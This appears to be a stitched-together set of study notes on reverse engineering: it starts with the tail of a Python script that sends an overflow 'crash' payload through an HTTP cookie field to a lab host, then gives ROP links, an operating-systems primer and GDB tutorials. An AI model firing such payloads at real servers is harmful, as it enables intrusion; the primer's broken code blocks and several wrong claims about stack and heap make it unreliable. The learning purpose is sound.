http_request += "Referer: http://172.16.55.140/\r\n"

http_request += "Cookie: SESSIONID=9349; UserID=" + crash + "; PassWD=;\r\n"

http_request += "Connection: Close\r\n"

http_request += "Upgrade-Insecure-Requests: 1\r\n"


print "[+] Sending exploit..."

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

s.connect(("172.16.55.130", 80))
```

s.send(http_request)

s.close()

https://connormcgarr.github.io/ROP2/

Rop Decode

https://www.blackhat.com/docs/us-15/materials/us-15-Xenakis-ROPInjector-Using-Return-Oriented-Programming-For-Polymorphism-And-Antivirus-Evasion-wp.pdf

https://www.ndss-symposium.org/ndss2015/ndss-2015-posters/korean-shellcode-rop-based-decoding/

Reversing Engineering


https://www.youtube.com/playlist?list=PLMB3ddm5Yvh3gf_iev78YP5EPzkA3nPdL

Usually the term “operating system” is used, it is in reference to computer software like macOS, Windows, or a Linux distribution. While this isn’t incorrect, the more accurate definition of an OS is the software of a computer which runs in **kernel mode** — when the CPU can use every feature of its available hardware and execute every instruction in its instruction set. The OS manages all hardware and software assets, giving computer programs a clean, abstract set of tools to utilize. In other words, its main function is managing the Input/Output devices and other system resources to provide its users with an extended (i.e., virtual) machine.

In the world of computer science and computer engineering education, Operating Systems is the name of a course which focuses on topics like the stack and the heap, buffer overflow, system calls, multiprogramming, parallel programming, scheduling, and more. It’s innately frustrating not just because of its abstract subject material, but also because of how time-consuming and confusing it can be to debug the kernel in a VM as opposed to developing and running a high-level C++ program in a more user-friendly IDE. However, in OS there are still important concepts to learn that are extremely relevant for reverse engineering and malware analysis.

The following is a collection of information I’ve gathered from when I took an OS class in undergrad as well as notes from Dennis Yurichev’s famous book on RE which you can find here.

Stack vs. Heap



https://techdifferences.com/wp-content/uploads/2017/10/Untitled-6.jpg

In my Crash Course for Assembly Language, I covered the Stack in general terms; now let's go into more detail and compare it to the Heap. This was something I was asked to do in an interview, so it may be something you could be asked as well if you're looking for a position in RE.

To reiterate:

Each active function call has a frame that stores the values of all local variables, and the frames of all active functions are maintained on the Stack. The Stack is a very important data structure in memory. In general, it is used to store temporary data needed during the execution of a program, like local variables and parameters, function return addresses, and more. It is static memory, meaning it cannot be altered during runtime. Dynamic memory like that allocated with the ***malloc()*** *or* ***new()*** *functions is stored on the Heap.*

So the **Stack** often has both local and automatic variables, which are generally pushed to it when you make procedure calls. These include the parameters you pass in loops and pretty much anything outside of the global scope except that allocated on the Heap with **malloc()**. The computer knows which instruction to execute when returning from a procedure because it makes a call to the Stack.


The **Heap** is dynamic memory (as mentioned above) and refers to a data structure which stores global variables. It is not managed automatically by the CPU and, unlike the Stack, can be fragmented as blocks of memory are allocated and then freed.

The primary differences between the two include:

- **Structure:** the Stack is LIFO whereas the Heap is hierarchical (a priority queue)
- **Memory:** the Stack is contiguous and will never become fragmented, whereas Heap memory is allocated in any random order and susceptible to fragmentation
- **Variables:** the Stack only contains local variables while the Heap allows access to variables globally
- **Sizing:** Stack variables cannot be resized whereas Heap variables can

- **De-allocation:** the Stack doesn't require de-allocation of variables whereas the Heap requires it via the programmer's instructions

System Calls



https://www.linuxbnb.net/wp-content/uploads/2018/06/system-call-overview-1.png


A system call allows a user process to access and execute OS functions inside the kernel. User programs use syscalls to invoke certain OS services, and common UNIX syscalls include:

- **fork:** creates child processes
- **open:** initializes access to a file
- **kill:** terminates a process
- **Exec:** performs file name resolution, overwrites current processes' memory space, moves the program counter, and starts a new program

The syscall handler knows which syscall is being made by referencing the **system call table**, which has syscall IDs — indexes that are stored in a particular register, accessed with function pointers.

Making a system call involves modifying a specific set of files like the syscall table, sys.c (for syscall function declarations), and the schedule header file. It is a common task for students in an OS course, but unfortunately not well documented and often takes many hours to figure out. I may one day in the future post clear instructions on how to do this to save future students all the trouble, but the above overview will give you a conceptual understanding for RE.

Buffer Overflow



https://www.imperva.com/learn/wp-content/uploads/sites/13/2018/01/buffer-overflow.png

The **buffer** is a contiguous section of RAM which temporarily holds data while it is transferred between an input or output device, compensating for the difference of execution speeds.


Buffer Overflow (or Buffer Overrun) occurs when an application tries to store too much data in the buffer, which leads to data overflowing into adjacent storage, potentially overwriting the existing data. This causes data loss and even a system crash. It is a common programming mistake that most developers unknowingly commit, but nevertheless, hackers can use it to gain access to sensitive data.

In a buffer overflow attack, the attacker can add extra data that can include malicious instructions to perform activities like executing shell code, corrupting files, changing data, etc. There are two types of buffer overflow attacks, those involving Stack-based memory allocation (which are simpler to exploit), and those that involve Heap-based memory allocation which are far less frequent. Languages that use Stack-based memory allocation techniques (like C, C++, Fortran, and Assembly) are the most vulnerable to buffer overflow exploitation.

There are numerous ways to prevent a buffer overflow attack, including:

- **Exception handling:** to prevent code execution in the event of a buffer overflow
- **Size Allocation:** to ensure the buffer has enough memory to handle large volumes of data
- **Routine testing:** to detect vulnerabilities and fix any bugs in code
- **Avoidance of certain library functions:** or third-party methods that are not bound-checked for buffer overflows, such as **gets()**, **scanf()**, or **strcpy()** found in the C/C++ programming languages

Threads vs. Processes



https://www.backblaze.com/blog/wp-content/uploads/2017/08/diagram-thread-process-1.png

A **process** is a execution of a specific computer program, while a **thread** is a unit of execution within a process. A process can have multiple threads, making it a **multithreaded** process (discussed more later on).

When a program is loaded into memory, it becomes one or more running processes, and processes are typically independent of each other. Threads, on the other hand, exist as a subset of a process and therefore use the memory of the process they belong to. This sharing of memory can lead to **parallel programming,** which refers to multiple processes or threads being executed simultaneously (which is only possible on a system with multiple processors). On a single processor, the CPU is shared among running processes using process scheduling. This is not parallel programming.

Multiprogramming vs. Multiprocessing vs. Multithreading vs. Multitasking

Multiprogramming is the rapid switching of the CPU between multiple processes in memory. It is commonly used to keep the CPU busy while one or more processes are doing I/O, since only one program at a time can use the CPU for executing its instructions. The main idea of multiprogramming is to maximize the use of CPU time and to allow the user to run multiple programs simultaneously.

If there is no DMA (Direct Memory Access), the CPU would have to run all the programs sequentially. This would lead to a backup since one would have to finish before the other could be initiated. Thus, multiprogramming would be less favorable, and a **time-sharing system** could be used. In a time-sharing system, multiple users can access and perform computations simultaneously using their own terminals. All time-sharing systems are multiprogramming systems, but not all multiprogramming systems are time-sharing systems since a multiprogramming system may run on a PC with only one user.

There is also **spooling**, which is a combination of buffering and queuing, and a form of multiprogramming for the purpose of copying data between devices. It allows programs to “hand off” work to be done by the peripheral and then proceed to other tasks.

To summarize, if there are 1 or more programs loaded in main memory, only 1 program can get the CPU for executing its instructions, so multiprogramming maximizes the use of CPU time by rapidly switching between programs.

Multiprocessing refers to executing multiples processes at the same time, which sounds quite similar to multiprogramming, but its difference lies in the fact multiprocessing refers to the hardware (i.e. the CPU units). A system can be both multiprogrammed and multiprocessing by having several programs running simultaneously with more than one physical processor.

Multitasking, much like its general definition unrelated to computing, refers to having multiple tasks (programs, processes, threads, etc.) running at the same time. It's used in modern operating systems when multiple tasks share a common processing resource (like CPU and memory). At any time the CPU is executing one task only while other tasks waiting their turn. The illusion of parallelism is achieved when the CPU is reassigned to another task (i.e. *process* or *thread context switching*).

Both multiprogramming and multitasking operating systems are time-sharing systems. However, while in multiprogramming (older operating systems) one program as a whole keeps running until it blocks, in multitasking (modern operating systems) time sharing is best manifested because each running process takes only a fair quantum of the CPU time.

Multithreading is a model of execution that allows a single process to have multiple code segments (i.e. threads) run concurrently within that process. Threads are similar to child processes that share the parent process resources but execute independently. Multiple threads of a single process can share the CPU in a single CPU system or run in parallel in a multiprocessing system. Usually this synchronization of threads uses OS primitives like mutexes and sempaphores.

Multithreading is the best choice when server has a number of distinct tasks to be performed concurrently.

Miscellaneous

To finish up, here are a few miscellaneous definitions to be aware of:

- **Paging:** makes allocation and free space management easier. A page fault will occur when you're trying to access a piece of memory not in RAM
- **Trap instruction:** kernel-mode set of instructions which causes a switch from user mode to kernel mode, starting execution at a fixed address in the kernel. It transfers control to the OS (which then carries out syscalls) before returning control to the following instruction
- **Pipe:** can be used to connect two processes so the output from one becomes the input of the other. Pipes are FIFO and useful for inter-process communication

https://medium.com/reverse-engineering-for-dummies/learning-operating-systems-for-reverse-engineering-a723dbb5cd6f

Reverse Engineering with Immunity Debugger

https://www.sans.org/white-papers/36982/

https://www.youtube.com/watch?v=YgezGxzwD8A

https://www.youtube.com/watch?v=U2QVyaufWV4

https://www.immunityinc.com/products/debugger/

https://www.youtube.com/watch?v=eX6rcAIw6s8

Reverse Engineering with GDB

Reversing binaries is an essential skill if you want to pursue a career as exploit developer, reverse engineer or programming. The GNU Project debugger is a widely used debugger for debugging C and C++ applications on UNIX systems. A debugger is a developer's best friend to figure out software bugs and issues.


This tutorial intends to be beneficial to all developers who want to create reliable and fault-free software.

A debugger executes several programs and allows the programmer to manage them and analyze variables if they cause issues.

GDB enables us to execute the program until it reaches a specific point. It can then output the contents of selected variables at that moment, or walk through the program line by line and print the values of every parameter after every line executes. It has a command-line interface.

Let's understand GNU debugger with an example

To install the GDB in the Linux system, type in the command to install GDB.



The code I am using for an example here is calculating factorial numbers inaccurately. The aim is to figure out why the issue occurred.

```
#include

using namespace std;

long factorial(int n);
```

```
int main()


{
   int n(0);

   cin>>n;

   long val=factorial(n);

   cout<
```

GCC is a Linux compiler that comes pre-installed in Linux. Use the "g++" command to convert the source code "test.cpp" into an executable "main." Use "-g flag" so you can debug the code later as well.



Start the GDB with the executable filename in the terminal.

```
┌──(root㉿kali)-[~]
└─# gdb main
GNU gdb (Debian 10.1-2) 10.1.90.20210103-git
Copyright (C) 2021 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from main...
(gdb)
```

You'll likely wish the code to stop at one stage so you can assess its status. The breakpoint is the line where you desire the code to halt momentarily. In this scenario, I am setting a breakpoint on line 11 and running the program.

```
For help, type "help".
Type "apropos word" to search for commands related to "word"
Reading symbols from main...
(gdb) break 11
Breakpoint 1 at 0x1197: file test.cpp, line 11.
(gdb) run
Starting program: /root/main
3

Breakpoint 1, main () at test.cpp:11
11          long val=factorial(n);
```

The commands "next" and "step" in GDB execute the code line by line.

- The Step command monitors the execution via function calls.
- The Next command keeps control only in the current scope.

Using “watchpoints” is akin to requesting the debugger to give you a constant stream of information about any modifications to the variables. The software stops when an update happens and informs you of the specifics of the change.

Here, we set the watchpoints for the calculation's outcome and the input value as it fluctuates. Last, the results of the watchpoints are analyzed to identify any abnormal activity.




Notice the result in "old" and "new" values. To continuously notice the shift in values, press the Enter key.

Notice that "n" instantaneously reduces from 3 to 2.

By multiplying the previous value of the result by the "n" value, the result now equals 2. *The first bug has been spotted!*


It should assess the outcome by multiplying 3 * 2 * 1. However, the multiplication here begins at 2. We'll have to alter the loop a little to fix that.



The result is now 0. *Another bug!*


So, when 0 multiplies with the factorial, how can the output keep the factorial value? It must be that loop halts before "n" approaches 0.

When "n" values shift to -1, the loop may not execute anymore. Next, call the function. Notice when a variable is out of scope, watchpoint deletes it.




Examining local variables to determine whether anything unusual has happened might help you locate the problematic section of your code. Since GDB refers to a line before it runs, the "print val" command returns a trash value.

Last, the error-free code would look like this.




To fully comprehend what the debugger is doing, examine the assembly code and what is happening in memory.

Use the **"disass"** command to output the list of Assembly instructions. GDB's default disassembly style is AT&T, which might perplex Windows users as this style is for Linux. If you don't prefer this, [the disassembly style can be re-set as well](#).



Execute the **"set disassembly-flavor "** command to change to the Intel disassembly style.



The logic flow is critical to the success of any program. The flow of Assembly code can be simple or complicated, based on the compiler and settings used during compiling.

https://medium.com/@securosoft/basic-reverse-engineering-using-gdb-ebfb0afca8f4

https://medium.com/@rickharris_dev/reverse-engineering-using-linux-gdb-a99611ab2d32

https://www.youtube.com/watch?v=nLp3hr6Jf2M

https://www.youtube.com/watch?v=mYY6xHBo4zg

The GNU Debugger or GDB is a powerful debugger which allows for step-by-step execution of a program. It can be used to trace program execution and is an important part of any reverse engineering toolkit.

Vanilla GDB

GDB without any modifications is unintuitive and obscures a lot of useful information. The plug-in pwndb solves a lot of these problems and makes for a much more pleasant experience.

But if you are constrained and *have* to use vanilla gdb, here are several things to make your life easier.

Starting GDB

To execute GBD and attach it to a program simply run gdb [program]

Disassembly

(gdb) disassemble [address/symbol] will display the disassembly for that function/frame

GDB will autocomplete functions, so saying (gdb) disas main suffices if you'd like to see the disassembly of main

View Disassembly During Execution

Another handy thing to see while stepping through a program is the disassembly of nearby instructions:

(gdb) display/[# of instructions]i $pc [± offset]

- display shows data with each step
- /[#]i shows how much data in the format i for instruction
- $pc means the pc, program counter, register
- [± offset] allows you to specify how you would like the data offset from the current instruction

Example Usage

(gdb) display/10i $pc - 0x5

